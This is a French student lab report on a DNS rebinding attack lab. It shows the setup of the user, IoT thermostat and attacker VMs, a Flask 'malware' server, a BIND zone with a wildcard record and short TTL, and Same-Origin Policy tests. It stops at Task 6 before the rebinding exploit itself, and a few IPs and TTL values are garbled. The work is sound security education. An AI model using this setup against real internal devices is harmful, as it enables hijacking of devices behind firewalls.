

École Militaire Polytechnique

Département Informatique

Rapport de Travaux Pratiques
DNS Rebinding Attack Lab

Nom : Bakouche

Prénom : Mahmoud

Groupe : RSD

Module : Sécurité Réseau

Année : 2025 – 2026

Table des matières

Introduction	2
Task 1 : Configuration du User VM	3
Task 2 : Démarrage du serveur IoT	5
Task 3 : Démarrage du serveur web malveillant	7
Task 4 : Configuration du DNS sur l'Attacker VM	9
Task 5 : Configuration du serveur DNS local	12
Task 6 : Compréhension de la Same-Origin Policy	14
Task 7 : Contournement de la SOP par DNS Rebinding	19
Task 8 : Attaque automatique	23
Conclusion	25

Introduction

Ce TP porte sur l'attaque DNS Rebinding, une technique permettant de contourner la politique de même origine (Same-Origin Policy) des navigateurs web. L'objectif est de comprendre comment un attaquant peut manipuler les réponses DNS pour accéder à des dispositifs IoT protégés par un pare-feu.

L'environnement utilisé se compose de trois machines :

- **User VM (Client)** : 192.168.64.189
- **Local DNS Server / IoT Server** : 192.168.64.51
- **Attacker VM** : 192.168.64.220

Task 1 : Configuration du User VM

Objectif

Configurer le User VM pour utiliser le serveur DNS local et associer le nom `www.seedIoT32.com` à l'adresse IP du serveur IoT.

Étapes réalisées

Réduction du cache DNS de Firefox : La valeur `network.dnsCacheExpiration` a été réduite à 10 secondes (valeur par défaut : 60s) afin de permettre le rafraîchissement rapide des entrées DNS lors de l'attaque de rebinding.

<code>network.dnsCacheExpiration</code>	<code>modified</code>	<code>Integer</code>	<code>10</code>
---	-----------------------	----------------------	-----------------

FIGURE 1 – Modification du cache DNS dans Firefox (about :config)

Modification de `/etc/hosts` : L'entrée suivante a été ajoutée pour associer le nom du serveur IoT à son adresse IP :

```
1 192.168.64.51    www.seedIoT32.com
```

```
192.168.64.51    www.seedIoT32.com
mahmoud@VM: ~$
```

FIGURE 2 – Modification du fichier `/etc/hosts`

Configuration du serveur DNS local : Le fichier `/etc/resolvconf/resolv.conf.d/head` a été modifié pour utiliser le serveur DNS 192.168.64.51 en priorité.

```
mahmoud@VM:~$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 192.168.64.51
nameserver 127.0.1.1
```

FIGURE 3 – Configuration du DNS local dans `resolv.conf`

Test avec la commande `dig` : La commande `dig` confirme que le serveur DNS répond correctement.



```
;; ANSWER SECTION:
www.attacker32.com.      259200   IN      A       192.168.64.220
; AUTHORITY SECTION:
```

FIGURE 4 – Test de la résolution DNS avec dig

Interprétation

La configuration du User VM est essentielle pour que toutes les requêtes DNS passent par notre serveur DNS local (192.168.64.51). Cela permettra plus tard de contrôler la résolution de noms pour l'attaque de rebinding. Le TTL réduit à 10 secondes garantit que le cache DNS expire rapidement, ce qui est indispensable pour le succès de l'attaque.

Task 2 : Démarrage du serveur IoT


Objectif

Démarrer le serveur IoT (thermostat simulé) sur la machine 192.168.64.51 et vérifier son bon fonctionnement.

Étapes réalisées


Le serveur IoT est développé avec Flask et expose deux APIs : `/password` et `/temperature`. Il fonctionne sur le port 8080.

```
1 FLASK_APP=rebind_iot flask run --host 0.0.0.0 --port 8080
```



```
Successfully installed Flask-1.1.1 Jinja2-2.11.3 Werkzeug-1.0.1 click-7.1.2 itsdangerous-1.1.0
mahmoud@VM:~$ unzip user_vm.zip
```

FIGURE 5 – Démarrage du serveur IoT avec Flask



```
mahmoud@VM:~/user_vm$ FLASK_APP=rebind_iot flask run --host 0.0.0.0 --port 8080
* Serving Flask app "rebind_iot"
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
92.168.64.189 - - [28/Mar/2026 19:15:18] "GET / HTTP/1.1" 200 -
92.168.64.189 - - [28/Mar/2026 19:15:18] "GET /css/style.css HTTP/1.1" 200 -
92.168.64.189 - - [28/Mar/2026 19:15:18] "GET /js/jquery-2.2.4.min.js HTTP/1.1" 200 -
92.168.64.189 - - [28/Mar/2026 19:15:18] "GET /js/main.js HTTP/1.1" 200 -
92.168.64.189 - - [28/Mar/2026 19:15:19] "GET /favicon.ico HTTP/1.1" 404 -
92.168.64.189 - - [28/Mar/2026 19:15:20] "GET /temperature HTTP/1.1" 200 -
92.168.64.189 - - [28/Mar/2026 19:15:21] "GET /password HTTP/1.1" 200 -
```

FIGURE 6 – Interface du thermostat accessible via le navigateur




FIGURE 7 – Vérification de l'accès à l'API du thermostat

Interprétation

Le thermostat IoT simule un dispositif réel accessible uniquement depuis le réseau interne. Il utilise un mot de passe temporaire pour se protéger des attaques CSRF simples. Sans ce mécanisme, une simple attaque CSRF suffirait ; c'est pourquoi l'attaque DNS Rebinding est nécessaire pour récupérer d'abord le mot de passe puis modifier la température.


Task 3 : Démarrage du serveur web malveillant

Objectif

Démarrer le serveur web de l'attaquant sur la machine 192.168.64.220, qui hébergera le code JavaScript malveillant.


Étapes réalisées

```
1 FLASK_APP=rebind_malware flask run --host 0.0.0.0 --port 8080
```



```
Successfully installed Flask-1.1.1 Jinja2-2.11.3 Werkzeug-1.0.1 click-7.1.2 itsdangerous-1.1.0
```

FIGURE 8 – Démarrage du serveur web malveillant



```
mahmoud@VM:~/attacker_vm$ FLASK_APP=rebind_malware flask run --host 0.0.0.0 --port 8080
* Serving Flask app "rebind_malware"
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
127.0.0.1 - - [28/Mar/2026 19:22:54] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [28/Mar/2026 19:22:55] "GET /css/bootstrap.min.css HTTP/1.1" 200 -
127.0.0.1 - - [28/Mar/2026 19:22:55] "GET /js/main.js HTTP/1.1" 200 -
127.0.0.1 - - [28/Mar/2026 19:22:55] "GET /js/jquery-2.2.4.min.js HTTP/1.1" 200 -
127.0.0.1 - - [28/Mar/2026 19:22:56] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [28/Mar/2026 19:22:56] "GET /favicon.ico HTTP/1.1" 404 -
```

FIGURE 9 – Page web de l'attaquant accessible depuis le navigateur



FIGURE 10 – Page /change hébergée par le serveur de l'attaquant

Interprétation

Le serveur de l'attaquant héberge une page identique visuellement à celle du serveur IoT. Lorsqu'un utilisateur visite ce site, le code JavaScript s'exécute dans son navigateur, à l'intérieur du réseau interne. C'est le point d'entrée de l'attaque DNS Rebinding.


Task 4 : Configuration du DNS sur l'Attacker VM

Objectif

Configurer le serveur BIND9 sur l'Attacker VM pour qu'il soit le serveur DNS autoritaire du domaine attacker32.com.

Fichier de zone créé

```
1 $TTL 10
2 @ IN SOA ns.attacker32.com. admin.attacker32.com. (
3     2008111001 8H 2H 4W 1D)
4 @ IN NS  ns.attacker32.com.
5 @ IN A   192.168.64.220
6 www IN A 192.168.64.220
7 ns   IN A 192.168.64.220
8 *    IN A 192.168.64.220
```



```
GNU nano 2.5.3      File: /etc/bind/attacker32.com.zone
$TTL 3D
@      IN      SOA  ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)
@      IN      NS   ns.attacker32.com.
@      IN      A    192.168.64.220
www    IN      A    192.168.64.220
ns     IN      A    192.168.64.220
*      IN      A    192.168.64.220
```

FIGURE 11 – Contenu du fichier de zone attacker32.com

```

GNU nano 2.5.3                               File: /etc/bind/named.conf
// This is the primary configuration file for the BIND
//
// Please read /usr/share/doc/bind9/README.Debian.gz
// structure of BIND configuration files in Debian, *
// this configuration file.
//
// If you are just adding zones, please do that in /e

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type master;
    file "/etc/bind/attacker32.com.zone";
};

```

FIGURE 12 – Configuration de named.conf avec la zone attacker32.com

```

mahmoud@VM:~$ dig @192.168.64.220 www.attacker32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @192.168.64.220 www.attacker32.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9129
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.attacker32.com.          IN      A

;; ANSWER SECTION:
www.attacker32.com.          259200  IN      A      192.168.64.220

;; AUTHORITY SECTION:
attacker32.com.              259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.           259200  IN      A      192.168.64.220

;; Query time: 0 msec
;; SERVER: 192.168.64.220#53(192.168.64.220)
;; WHEN: Sat Mar 28 19:28:53 EDT 2026
;; MSG SIZE rcvd: 96

```

FIGURE 13 – Test dig confirmant la résolution de www.attacker32.com

Interprétation

Le TTL de 10 secondes est crucial : il garantit que les réponses DNS ne restent pas longtemps en cache. Cela permettra à l'attaquant de changer rapidement l'adresse IP associée

à **www.attacker32.com** lors de l'attaque de rebinding. Sans ce TTL court, l'attaque serait inefficace car le navigateur utiliserait l'ancienne adresse IP pendant trop longtemps.


Task 5 : Configuration du serveur DNS local

Objectif

Configurer le serveur DNS local (192.168.64.51) pour qu'il transfère les requêtes du domaine `attacker32.com` vers le DNS de l'attaquant.

Configuration ajoutée dans `named.conf`

```
1 zone "attacker32.com" {  
2     type forward;  
3     forwarders { 192.168.64.220; };  
4 };
```



```
mahmoud@VM:~$ sudo cat /etc/bind/named.conf  
// This is the primary configuration file for the  
//  
// Please read /usr/share/doc/bind9/README.Debian  
// structure of BIND configuration files in Debian  
// this configuration file.  
//  
// If you are just adding zones, please do that  
  
include "/etc/bind/named.conf.options";  
include "/etc/bind/named.conf.local";  
include "/etc/bind/named.conf.default-zones";  
zone "0.168.192.in-addr.arpa" {  
    type master;  
    file "/etc/bind/192.168.0.db";  
};  
zone "attacker32.com" {  
    type forward;  
    forwarders {  
        192.168.64.220;  
    };  
};
```

FIGURE 14 – Configuration du forward dans `named.conf` du DNS local

```
mahmoud@VM:~$ dig xyz.attacker32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> xyz.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 13306
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags;; udp: 4096
;; QUESTION SECTION:
;xyz.attacker32.com.          IN      A

;; ANSWER SECTION:
xyz.attacker32.com.         259200  IN      A      192.168.64.220

;; AUTHORITY SECTION:
attacker32.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.         259200  IN      A      192.168.64.220

;; Query time: 0 msec
;; SERVER: 192.168.64.220#53(192.168.64.220)
;; WHEN: Sat Mar 28 19:33:55 EDT 2026
;; MSG SIZE rcvd: 96
```

FIGURE 15 – Test dig depuis le User VM confirmant la chaîne DNS complète

Interprétation

Cette configuration simule l'enregistrement NS dans les serveurs DNS publics. Dans la réalité, l'attaquant aurait acheté le domaine et enregistré son serveur DNS. Ici, le forward remplace cette étape pour le lab. Le résultat du `dig` depuis le User VM montre que la chaîne DNS fonctionne correctement : User VM → DNS local → DNS attaquant → réponse 192.168.64.220.

Task 6 : Compréhension de la Same-Origin Policy

Objectif

Comprendre pourquoi la Same-Origin Policy (SOP) empêche une page de l'attaquant d'interagir directement avec le serveur IoT.

Observations

Trois URLs ont été testées simultanément :

- <http://www.seedIoT32.com:8080> – Thermostat (lecture)
- <http://www.seedIoT32.com:8080/change> – Bouton de changement (fonctionne)
- <http://www.attacker32.com:8080/change> – Même page mais bloquée




FIGURE 16 – Page du thermostat ([www.seedIoT32.com :8080](http://www.seedIoT32.com:8080))




FIGURE 17 – Page /change depuis le serveur IoT (fonctionne)




FIGURE 18 – Page /change depuis le serveur attaquant (bloquée)


```
192.168.64.189 - - [28/Mar/2026 20:02:53] "GET /password HTTP/1.1" 200 -  
192.168.64.189 - - [28/Mar/2026 20:02:53] "POST /temperature?value=99&password=8  
xk2--cfhs30.85476005886744 HTTP/1.1" 200 -
```

FIGURE 19 – Erreur CORS dans la console Firefox – page attaquant

